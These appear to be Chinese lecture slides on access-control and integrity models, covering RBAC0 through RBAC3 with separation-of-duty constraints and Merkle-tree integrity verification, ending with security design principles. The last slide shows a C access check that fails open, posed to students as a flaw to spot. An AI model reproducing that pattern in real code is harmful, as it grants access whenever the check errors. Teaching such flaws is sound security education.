
# RBAC<sub>0</sub>

- UA: 用户分配
  - 多对多
- PA: 权限分配
  - 多对多
- 会话: 用户映射到多个角色
  - 多个角色可以同时激活
  - 权限: 所有角色的权限的合并
  - 每个会话与单个用户相关联
  - 用户可以同时拥有多个会话

# RBAC<sub>0</sub>

- 权限仅适用于数据和资源对象
- 管理权限：修改u, r, s, p
- 会话(session)：在用户的控制下
  - 激活任何允许的角色子集
  - 改变会话中的角色


# $\text{RBAC}_1$ -- $\text{RBAC}_0$ + Role Hierarchy




# $\text{RBAC}_1$ -- $\text{RBAC}_0$ + Role Hierarchy

- 角色层次结构，用于构造角色以反映组织的职权范围和职责
- 从初级角色（下）到高级角色的权限继承（上）
- 偏序关系

# RBAC<sub>1</sub>--角色层次



# $\text{RBAC}_2 - \text{RBAC}_0 + \text{Constraints}$



# RBAC<sub>2</sub>—RBAC<sub>0</sub> + Constraints

- 执行高层次的组织策略
  - 相互分离的角色：职责分离（SOD, Separation of duties）
    - UA：同一用户不能兼任客户经理和采购经理
    - 违规只会因合谋而引起
  - 权限分配的约束
    - PA：签发支票的权限不能同时分配给会计和采购经理（限制高权限的分发）
  - 基数：
    - 一个角色可以有的最多成员数量
    - 每个用户的最大角色数
    - 在执行最小数目时的问题？
    - 也适用于PA
  - 其他：限制运行时的角色数量（每个session）或基于历史或先决条件
    - 例如，如果用户被分配project角色，用户只能被分配给testing role；
    - 如果读取目录的权限被分配给角色，则将读取文件的权限也将被分配给该角色


## RBAC<sub>2</sub>—静态SoD约束

- 静态SOD对**角色的集合**进行了限制
- 在一组 $m$ 角色中，没有用户分配给 $t$ 或多个角色
- 防止某人被授权使用太多的角色
- 可以根据分配给每个角色的用户强制执行这些约束

## RBAC<sub>2</sub>—动态SoD约束

- 这些约束限制了用户可以在**单个会话中**激活的角色数量
- 约束的例子：
  - 用户不能从每个用户会话的角色集合中激活**t**或者更多角色
  - 如果用户在会话中使用角色**r<sub>1</sub>**, 则他/她不能在同一会话中使用角色**r<sub>2</sub>**
    - 如果用户在一个角色中终止一个会话, 并使用另一个角色登录, 该怎么办?
  - 执行这些角色需要保持用户对会话中角色的访问历史记录


# $\text{RBAC}_3 = \text{RBAC}_1 + \text{RBAC}_2$



$$\text{RBAC}_3 = \text{RBAC}_1 + \text{RBAC}_2$$

- 约束可以适用于角色层次
  - 例如 2个或更多角色不能具有普通的高级/初级角色
  - 例如：限制特定角色可能拥有的高级/低级角色的数量
- RH与约束之间的相互作用
  - 例如：Programmer和Tester是相互排斥的。Project supervisor继承两组权限。如何处理？
  - 例如，基数约束，基数约束只适用于直接成员，还是继承成员？

# RBAC Models (+ Administrative Roles)




# RBAC System and Administrative Functional Specification

- Administrative Operations
  - Create, Delete, Maintain elements and relations
- Administrative Reviews
  - Query operations
- System Level Functions
  - Creation of user sessions
  - Role activation/deactivation
  - Constraint enforcement
  - Access Decision Calculation

# 莫科尔树模型

- 完整性度量模型
  - Merkle Tree, 哈希树
- 针对的问题
  - 设计一个算法，使得对于任意一个数据项 $D_i$  ( $1 \leq i \leq n$ )，该算法能够快速验证该数据项的完整性，并且，占用较少的内存空间。



$$D = D_1 || D_2 || \dots || D_n$$

## 递归函数 $f(i,j,D)$

$$(1) \ f(i,i,D) = h(D_i)$$

$$(2) \ f(i,j,D) = h(f(i, (i+j-1)/2, D) \parallel f((i+j+1)/2, j, D))$$

$i$  和  $j$  是自然数 ( $1 \leq i \leq j \leq n$ )

## 举例

- 假设:  $D=D_1 \parallel D_2 \parallel \dots \parallel D_8$
- 已知: 哈希函数为  $h$ ,  $f(1,8,D)$  是已知且正确的, 试给出运用递归函数  $f(i,j,D)$  验证数据项  $D_5$  的完整性的过程。


$$f(1,8,D) = h(f(1,4,D) \parallel f(5,8,D))$$

$$f(5,8,D) = h(f(5,6,D) \parallel f(7,8,D))$$

$$f(5,6,D) = h(f(5,5,D) \parallel f(6,6,D))$$



$$f(5,5,D) = h(D_5)$$

# 完整性验证路径



$f(1,8,D)、f(1,4,D)、f(7,8,D)、f(6,6,D)$

# 莫科尔树的应用



# 思考

- 分析BLP存在的隐蔽通道问题的原理。
- 说明C-W模型的实施规则是从哪几个方面进行完整性访问控制的？它的证明模型是从哪几个方面确保完整性访问控制的有效性的？
- 分析访问控制矩阵和域定义表的相同和不同之处。
- 莫科尔树模型的目标是以较少的内存开销实现较快的数据完整性验证，请以其某种应用为例，分析它是如何实现这一目标的。

# 安全体系结构 (1)

# 大纲

- 隔离和最小特权
- 访问控制概念
- 操作系统机制
- 浏览器机制

# 安全设计原则

- 划分 (Compartmentalization)
  - 特权隔离(Privilege separation)
  - 最小特权原则(Least privilege)
- 深度防御
  - 使用多种安全机制
  - 保护薄弱环节 (Secure the weakest link)
  - 安全的错误处理 (Fail securely)
- 把问题简单化

# Fail securely

```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == ERROR_ACCESS_DENIED) {
    // Security check failed.
    // Inform user that access is denied.
} else {
    // Security check OK.
}
```

问题?

